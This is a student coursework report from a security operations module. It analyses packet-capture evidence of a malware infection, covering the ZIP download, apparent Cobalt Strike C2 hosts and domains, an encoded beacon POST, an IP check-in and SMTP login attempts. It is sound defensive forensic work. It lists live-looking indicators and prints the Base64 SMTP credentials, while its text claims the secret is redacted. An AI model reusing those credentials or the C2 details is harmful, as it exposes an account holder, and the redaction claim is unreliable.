

COMP3010HK Security Operations & Incident Management

Coursework 1: Set Exercises – PCAP Analysis

Introduction

This report presents an analysis of network traffic captured in the provided packet capture file (cw1.pcap) with the objective of identifying malicious activity and associated indicators of compromise. Network traffic analysis plays a critical role in incident response, enabling analysts to reconstruct attack timelines, understand adversary behaviour, and assess potential impact based on observed communications.

The dataset was examined to identify evidence of malware delivery, unauthorised file transfers, and subsequent command-and-control (C2) communications. Particular attention was given to protocol-level behaviour, anomalous connection patterns, and server responses indicative of exploitation and post-compromise activity.

The findings presented in this report are derived from direct inspection of the packet capture using established traffic analysis techniques. External threat intelligence was referenced only to support interpretation of observed behaviour, ensuring conclusions remain evidence-driven and grounded in observable network activity.

Git Hub: https://github.com/wongoining/COMP3010HK_oj

Methodology

The analysis was conducted using a two-stage methodology combining traffic aggregation and detailed packet inspection. Initially, Zui (Zed) was used to perform high-level examination of the packet capture, enabling efficient filtering, correlation, and identification of anomalous traffic patterns such as repeated outbound connections and long-lived sessions.


Temporal analysis was applied to correlate suspicious activity with subsequent network behaviour, allowing reconstruction of the sequence of events within the capture. Protocol metadata, including connection duration, service type, and destination hosts, was analysed to distinguish routine traffic from potentially malicious communications.

Following identification of suspicious flows, Wireshark was used for detailed packet- and application-layer inspection. This included examination of HTTP transactions, server response headers, and transferred objects. For encrypted traffic, available handshake metadata and server identifiers were analysed to determine destination domains and certificate characteristics.


Result

3.1 Initial Infection and File Transfer

Analysis of the packet capture revealed the earliest malicious HTTP activity at 2021-09-24 16:46:17 (UTC), originating from the internal host 10.9.23.102. This activity involved an outbound HTTP connection to the domain attirenepal.com, which successfully delivered a compressed archive named documents.zip, marking the point of initial infection.



Inspection of the recovered archive confirmed that the ZIP file contained a single spreadsheet file, chart-1530076591.xls, indicating that the file transfer was completed successfully.




Examination of the associated HTTP response headers showed that the malicious content was served by a web server identifying itself as LiteSpeed. While no LiteSpeed version information was disclosed, the response included an X-Powered-By header specifying PHP version 7.2.34, which satisfies the version information

observed for the payload delivery environment.

```
✓ Hypertext Transfer Protocol, has 5 chunks (including last chunk)
  ✓ HTTP/1.1 200 OK\r\n
    Response Version: HTTP/1.1
    Status Code: 200
    [Status Code Description: OK]
    Response Phrase: OK
    Connection: Keep-Alive\r\n
    Keep-Alive: timeout=5, max=100\r\n
    x-powered-by: PHP/7.2.34\r\n
    set-cookie: PHPSESSID=3de638a4b99bd63f8f7b0ca7e3b6f14c; path=/\r\n
    content-description: File Transfer\r\n
    content-type: application/octet-stream\r\n
    content-disposition: attachment; filename=documents.zip\r\n
    content-transfer-encoding: binary\r\n
    expires: 0\r\n
    cache-control: must-revalidate, post-check=0, pre-check=0\r\n
    pragma: public\r\n
    transfer-encoding: chunked\r\n
    date: Fri, 24 Sep 2021 16:44:06 GMT\r\n
    server: LiteSpeed\r\n
    strict-transport-security: max-age=63072000; includeSubDomains\r\n
```

Further inspection of HTTPS traffic within the timeframe between 16:45:11 and 16:45:30 (UTC) identified three additional domains involved in downloading malicious files to the victim host: new.americold.com, thietbiagt.com, and finejewels.com.au.



Analysis of the TLS certificates associated with these domains showed that different publicly trusted Certificate Authorities were used. Specifically, thietbiagt.com was secured using a certificate issued by Let's Encrypt (R3), finejewels.com.au utilised a certificate issued by GoDaddy, while new.americold.com was associated with a certificate issued by cPanel, Inc. Certification Authority.

The presence of multiple legitimate CAs suggests that the attacker leveraged standard hosting and certificate provisioning services to blend malicious HTTPS traffic with benign web communications and reduce detection.

Ctrl-/->

No.	Time	Source IP	Destination IP	Destination	Protocol	Length	Info
1	0.000000	10.9.23.102	148.72.192.206	206.192.72.148.host.secureserver.net	TCP	66	63368 -> https(443) [SYN] Seq=0 Win=65535 Len=0
2	0.396512	148.72.192.206	10.9.23.102	10.9.23.102	TCP	58	https(443) -> 63368 [SYN, ACK] Seq=0 Ack=63368 Win=65535 Len=0
3	0.397142	10.9.23.102	148.72.192.206	206.192.72.148.host.secureserver.net	TCP	54	63368 -> https(443) [ACK] Seq=1 Ack=19440 Win=65535 Len=0
4	0.399051	10.9.23.102	148.72.192.206	206.192.72.148.host.secureserver.net	TLSv1.2	247	Client Hello (SNI=finejewels.com.au)
5	0.399184	148.72.192.206	10.9.23.102	10.9.23.102	TCP	54	https(443) -> 63368 [ACK] Seq=1 Ack=19440 Win=65535 Len=0
6	0.880539	148.72.192.206	10.9.23.102	10.9.23.102	TLSv1.2	1414	Server Hello
7	0.880770	10.9.23.102	148.72.192.206	206.192.72.148.host.secureserver.net	TCP	54	63368 -> https(443) [ACK] Seq=194 Ack=19440 Win=65535 Len=0
8	0.881002	148.72.192.206	10.9.23.102	10.9.23.102	TCP	1514	https(443) -> 63368 [ACK] Seq=1361 Ack=19440 Win=65535 Len=0
9	0.881011	148.72.192.206	10.9.23.102	10.9.23.102	TLSv1.2	618	Certificate, Server Key Exchange, Server Hello Done
10	0.881181	10.9.23.102	148.72.192.206	206.192.72.148.host.secureserver.net	TCP	54	63368 -> https(443) [ACK] Seq=194 Ack=19440 Win=65535 Len=0
11	0.887306	10.9.23.102	148.72.192.206	206.192.72.148.host.secureserver.net	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Finished
12	0.887417	148.72.192.206	10.9.23.102	10.9.23.102	TCP	54	https(443) -> 63368 [ACK] Seq=3385 Ack=19440 Win=65535 Len=0
13	1.386172	148.72.192.206	10.9.23.102	10.9.23.102	TLSv1.2	401	New Session Ticket, Change Cipher Spec, Finished

```
signature (sha256WithRSAEncryption)
-----rdnSequence (0)
rdnSequence [...]: 6 items (id-at-commonName=Go Daddy Secure Certificate Authority - 62,id-at-or
  ✓ RDNSequence item: 1 item (id-at-countryName=US)
    ✓ RelativeDistinguishedName item (id-at-countryName=US)
      Object Id: 2.5.4.6 (id-at-countryName)
      CountryName: US
  ✓ RDNSequence item: 1 item (id-at-stateOrProvinceName=Arizona)
    ✓ RelativeDistinguishedName item (id-at-stateOrProvinceName=Arizona)
      Object Id: 2.5.4.8 (id-at-stateOrProvinceName)
      > DirectoryString: printableString (1)
  ✓ RDNSequence item: 1 item (id-at-localityName=Scottsdale)
    ✓ RelativeDistinguishedName item (id-at-localityName=Scottsdale)
      Object Id: 2.5.4.7 (id-at-localityName)
      > DirectoryString: printableString (1)
  ✓ RDNSequence item: 1 item (id-at-organizationName=GoDaddy.com, Inc.)
    ✓ RelativeDistinguishedName item (id-at-organizationName=GoDaddy.com, Inc.)
      Object Id: 2.5.4.10 (id-at-organizationName)
      > DirectoryString: printableString (1)
  ✓ RDNSequence item: 1 item (id-at-organizationalUnitName=http://certs.godaddy.com/repository/
    ✓ RelativeDistinguishedName item (id-at-organizationalUnitName=http://certs.godaddy.com/re
      Object Id: 2.5.4.11 (id-at-organizationalUnitName)
```

```
0030 0d 01 01 0b 05 00 30 81 b4 31 0b 30 09 06 03 55 .....0-
0040 04 06 13 02 55 53 31 10 30 0e 06 03 55 04 08 13 ...US1- 0
0050 07 41 72 69 7a 6f 6e 61 31 13 30 11 06 03 55 04 ...Arizona 1
0060 07 13 0a 53 63 6f 74 74 73 64 61 6c 65 31 1a 30 ...Scott s
0070 18 06 03 55 04 0a 13 11 47 6f 44 61 64 64 79 2e ...U... G
0080 63 6f 6d 2c 20 49 6e 63 2e 31 2d 30 2b 06 03 55 com, Inc. G
0090 04 0b 13 24 68 74 74 70 3a 2f 2f 63 65 72 74 73 ..$http :
00a0 2e 67 6f 64 61 64 64 79 2e 63 6f 6d 2f 72 65 70 .godaddy .
00b0 6f 73 69 74 6f 72 79 2f 31 33 30 31 06 03 55 04 ository/ 1
00c0 03 13 2a 47 6f 20 44 61 64 64 79 20 53 65 63 75 ...Go Da d
00d0 72 65 20 43 65 72 74 69 66 69 63 61 74 65 20 41 re Certi f
00e0 75 74 68 6f 72 69 74 79 20 2d 20 47 32 30 1e 17 uthority
00f0 0d 32 30 30 34 31 30 30 39 30 34 33 38 5a 17 0d 2004100 9
0100 32 32 30 34 31 30 30 39 30 34 33 38 5a 30 3f 31 22041009 0
0110 21 30 1f 06 03 55 04 0b 13 18 44 6f 6d 61 69 6e !0...U...
0120 20 43 6f 6e 74 72 6f 6c 20 56 61 6c 69 64 61 74 Control
0130 65 64 31 1a 30 18 06 03 55 04 03 13 11 66 69 6e ed1-0... U
0140 65 6a 65 77 65 6c 73 2e 63 6f 6d 2e 61 75 30 82 ejewels. c
0150 01 22 30 0d 06 09 2a 86 48 86 6f 0d 01 01 01 05 ...0...*. H
0160 00 03 82 01 0f 00 30 82 01 0a 02 82 01 01 00 ae .....0-
0170 26 bc 47 de 48 af 6c 6a 2a 78 ad 25 e8 5d 77 2d &G:H-lj *
0180 70 42 7d d1 25 db 02 77 c6 47 82 57 89 4d 04 49 pB}-%-w
0190 59 64 35 9d b5 ed 27 fd 7b 9a df c3 82 66 b0 75 Yd5...'. {
01a0 cb 9d b6 12 5c 01 d7 ba 8d b6 e3 b9 8e 25 da 77 .....
01b0 8f 84 63 78 00 c7 f9 18 31 7c 07 9a c2 35 99 ec ...cx.... 1
01c0 ce a6 17 51 8a 82 c5 93 77 84 d8 f3 80 11 17 d6 ...Q.... w
```

3.2 Command and Control (C2) Activity Analysis

Subsequent analysis of the packet capture revealed sustained outbound communications consistent with Command and Control (C2) activity following the initial infection. Examination of TCP conversations identified two external IP addresses, 185.106.96.158 and 185.125.204.174, observed sequentially and exhibiting repeated interactions with the infected host. These communication patterns are consistent with known Cobalt Strike C2 behaviour.

id	count	sum
> {resp_h: error(missing)}	231	null
> {resp_h: 10.9.23.5}	144	9m52.225029s
> {resp_h: 185.106.96.158}	76	2m11.675403s
> {resp_h: 185.125.204.174}	34	40.9899s
> {resp_h: 136.232.34.70}	26	20m16.954061s

Analysis of DNS and HTTP traffic associated with the first C2 IP address (**185.106.96.158**) revealed the use of the Host header **ocsp.verisign.com**. Despite this value, inspection of HTTPS traffic on TCP port 443 confirmed that the actual domain associated with this server was **survmeter.live**, indicating deliberate use of deceptive header information.


04:45	id	trans_	orig_h: 10.9.23.102, orig_p: 63627 (port=(uint16)), resp_h: 185.106.96.158, resp_p: 80 (port=(uint16)) , trans_depth: 1 (uint64), method: "GET", host: "ocsp.verisign.com", uri: "/gscp.R/oapnlpmcnipgfpfgmhdahhbbbhjigcmfgekipdlacgce
		1	

from cw1.pcap

```
1 _path == "dns"  
2 | "185.106.96.158" in answers  
3 | fuse
```

1				
04:45	04:50			
to	trans_id	rtt	query	qcl
	58842	13.337ms	survmeter.live	1

The second C2 server (**185.125.204.174**) was identified through analysis of outbound HTTP POST requests from the victim host. Filtering this traffic revealed the associated domain **securitybusinpuff.com**, suggesting the use of multiple C2 endpoints within the attacker's infrastructure.



Further post-infection traffic analysis identified **maldivehost.net** as the domain used for ongoing C2 communication. Inspection of the HTTP stream showed the victim host transmitting encoded data, with the first eleven characters observed as **zLIisQRWZI9**. The first outbound packet sent to the C2 server had a length of **281 bytes**, consistent with an initial beacon message.

```
id
{
  orig_h: 10.9.23.102,
  orig_p: 63385,
  resp_h: 208.91.128.6,
  resp_p: 80
}

trans_depth: 1 (uint64),
method: "POST",
host: "maldivehost.net",
uri: "/zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF5eWV9f3k=",
referrer: null,
version: "1.1",
user_agent: null,
origin: null,
```

Destination IP	Destination	Protocol	Length	Info
208.91.128.6	ns1.linuxdns.info	TCP	66	63385 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=14
10.9.23.102	10.9.23.102	TCP	58	80 → 63385 [SYN, ACK] Seq=0 Ack=1 Win=64240 L
208.91.128.6	ns1.linuxdns.info	TCP	54	63385 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
208.91.128.6	ns1.linuxdns.info	HTTP	281	POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF

Examination of HTTP response headers from **maldivehost.net** showed the server identifying itself as **Apache/2.4.49 (cPanel) OpenSSL/1.1.1l mod_bwlimited/1.4**, indicating the use of a standard web hosting environment rather than bespoke infrastructure.

packets-2021-09-24T16_46_16.141471Z.pcap

File Edit View Go Capture Analyze Statistics Telephony

tcp.stream eq 0

No.	Time	Source IP	Source
1	0.000000	10.9.23.102	10.9.23.102
2	0.252048	208.91.128.6	ns1.linuxdns.info
3	0.252531	10.9.23.102	10.9.23.102
4	0.253529	10.9.23.102	10.9.23.102
5	0.253710	10.9.23.102	10.9.23.102
6	0.253728	208.91.128.6	ns1.linuxdns.info
7	0.253874	208.91.128.6	ns1.linuxdns.info
8	1.002104	208.91.128.6	ns1.linuxdns.info
9	1.008490	208.91.128.6	ns1.linuxdns.info

Wireshark · Follow TCP Stream (tcp.stream eq 0) · packets-2021-09-24T16_46_16.141471Z.p


POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF5eWV9f3k= HTTP/1.1
Host: maldivehost.net
Content-Length: 112

Dw8YBxsEGmYFAAEJfR4NQkMmLTyqZDk5KyQmOyRGQglxEBo4Lzk/EyYrMi1hOT8vIyM7II

HTTP/1.1 200 OK
Date: Fri, 24 Sep 2021 16:46:15 GMT
Server: Apache/2.4.49 (cPanel) OpenSSL/1.1.1l mod_bwlimited/1.4
X-Powered-By: PHP/5.6.40
Content-Length: 302
Strict-Transport-Security: ...max-age=15552000...
Connection: close
Content-Type: text/html; charset=UTF-8

3.3 Final Exfiltration and Check-in Activity

DNS traffic analysis identified a query generated by the infected host at **2021-09-24 17:00:04 (UTC)** to the domain **api.ipify.org**, indicating an external IP address check-in following compromise.



SMTP traffic analysis revealed unauthorised authentication activity, with the first observed MAIL FROM address identified as **farshin@mailfa.com**. Inspection of the SMTP stream showed the use of the AUTH LOGIN mechanism, with server responses returning reply code **334**, prompting Base64-encoded credential submission. Decoding the authentication exchange revealed recoverable login information within the packet capture; the recovered secret is redacted in this report.

	trans_depth	helo	mailfrom	rcptto
}	1	localhost	farshin@mailfa.com	null ([string])
}	1	localhost	null	null ([string])
}	1	localhost	ho3ein.sharifi@mailfa.com	null ([string])
}	1	localhost	null	null ([string])
}	1	localhost	null	null ([string])

```
220 mail.mailfa.com
EHLO localhost
250-mail.mailfa.com
250-SIZE 30000000
250 AUTH LOGIN
AUTH LOGIN
334 VXNlcm5hbWU6
aG8zZWluLnNoYXJpZm1AbWFPbGZlLnVvbQ==
334 UGFzc3dvcmQ6
MTM2OTEzNjk=
235 authenticated.
MAIL FROM:<ho3ein.sharifi@mailfa.com>
550 Your SMTP Service is disable please check by your mailservice provider.
```

These findings confirm post-compromise external service interaction and credential exposure observable at the network level.

Conclusion

This investigation identified a multi-stage security incident beginning with malicious file delivery and progressing to sustained command-and-control communication and post-compromise activity. Analysis of the packet capture demonstrated how standard network protocols and legitimate-looking external services were leveraged to conceal attacker behaviour.

From a security operations perspective, the findings highlight the importance of correlating protocol-level artefacts with traffic patterns to identify compromised hosts. DNS check-in behaviour, anomalous HTTP headers, repeated beaconing, and observable authentication exchanges all represent valuable indicators of compromise.

Overall, this case illustrates how detailed packet analysis can support effective detection and incident response by enabling analysts to reconstruct attacker activity using network-level evidence.

Reference

Brim Data (2024). *Zed Query Language (ZQL) Reference*.

Available at: <https://zed.brimdata.io/docs/language>

Myers, J. (1999). *SMTP Service Extension for Authentication (RFC 2554)*.

Available at: <https://www.rfc-editor.org/rfc/rfc2554.txt>

MITRE ATT&CK® (2023). *Command and Control (TA0011)*.

Available at: <https://attack.mitre.org/tactics/TA0011/>

Klensin, J. (2008). *Simple Mail Transfer Protocol (RFC 5321)*.

Available at: <https://datatracker.ietf.org/doc/html/rfc5321>

Wireshark Foundation (2024). *Wireshark User's Guide*.

Available at: <https://www.wireshark.org/docs/>

Appendix – Generative AI Declaration

Student Declaration of AI Tool use in this Assessment

Please indicate your level of usage of generative AI for this assessment - please tick the appropriate category(s).

If the “Assisted Work” or “Partnered Work” category is selected, please expand on the usage and in which elements of the assignment the usage refers to.

Solo Work	S1 - Generative AI tools have not been used for this assessment.	☐
Assisted Work	A1 – Idea Generation and Problem Exploration Used to generate project ideas, explore different approaches to solving a problem, or suggest features for software or systems. Students must critically assess AI-generated suggestions and ensure their own intellectual contributions are central.	☐
	A2 - Planning & Structuring Projects AI may help outline the structure of reports, documentation and projects. The final structure and implementation must be the student's own work.	☒
	A3 – Code Architecture AI tools maybe used to help outline code architecture (e.g. suggesting class hierarchies or module breakdowns). The final code structure must be the student's own work.	☐
	A4 – Research Assistance Used to locate and summarise relevant articles, academic papers, technical documentation, or online resources (e.g. Stack Overflow, GitHub discussions). The interpretation and integration of research into the assignment remain the student's responsibility.	☐
	A5 - Language Refinement Used to check grammar, refine language, improve sentence structure in documentation not code. AI should be used only to provide suggestions for improvement. Students must ensure that the documentation accurately reflects the code and is technically correct.	☒
	A6 – Code Review AI tools can be used to check comments within the code and to suggest improvements to code readability, structure or syntax. AI should be used only to provide suggestions for improvement. Students must ensure that the code accurately reflects their knowledge and is technically correct.	☐

	A7 - Code Generation for Learning Purposes Used to generate example code snippets to understand syntax, explore alternative implementations, or learn new programming paradigms. Students must not submit AI-generated code as their own and must be able to explain how it works.	☐
	A8 - Technical Guidance & Debugging Support AI tools can be used to explain algorithms, programming concepts, or debugging strategies. Students may also help interpret error messages or suggest possible fixes. However, students must write, test, and debug their own code independently and understand all solutions submitted.	☐
	A9 - Testing and Validation Support AI may assist in generating test cases, validating outputs, or suggesting edge cases for software testing. Students are responsible for designing comprehensive test plans and interpreting test results.	☐
	A10 - Data Analysis and Visualization Guidance AI tools can help suggest ways to analyse datasets or visualize results (e.g. recommending chart types or statistical methods). Students must perform the analysis themselves and understand the implications of the results.	☐
	A11 - Other uses not listed above Please specify:	☐

Partnered Work	P1 - Generative AI tool usage has been used integrally for this assessment Students can adopt approaches that are compliant with instructions in the assessment brief. Please Specify: Generative AI tools were used for report structuring, language refinement, conciseness editing, and to provide guidance on query formulation and analysis approach. All packet capture analysis, query execution, interpretation of results, and findings were conducted independently by the student.	☒
-----------------------	--	-------------------------------------

Please provide details of AI usage and which elements of the coursework this relates to:

Generative AI tools were used to assist with planning the structure of the report and refining language for clarity and conciseness. All technical analysis, packet capture interpretation, identification of indicators of compromise, and conclusions were conducted independently by the student. No generative AI tools were used to generate technical findings, analyse packet capture data, or fabricate evidence.

I understand that the ownership and responsibility for the academic integrity of this submitted assessment falls with me, the student.	☒
I confirm that all details provide above are an accurate description of how AI was used for this assessment.	☒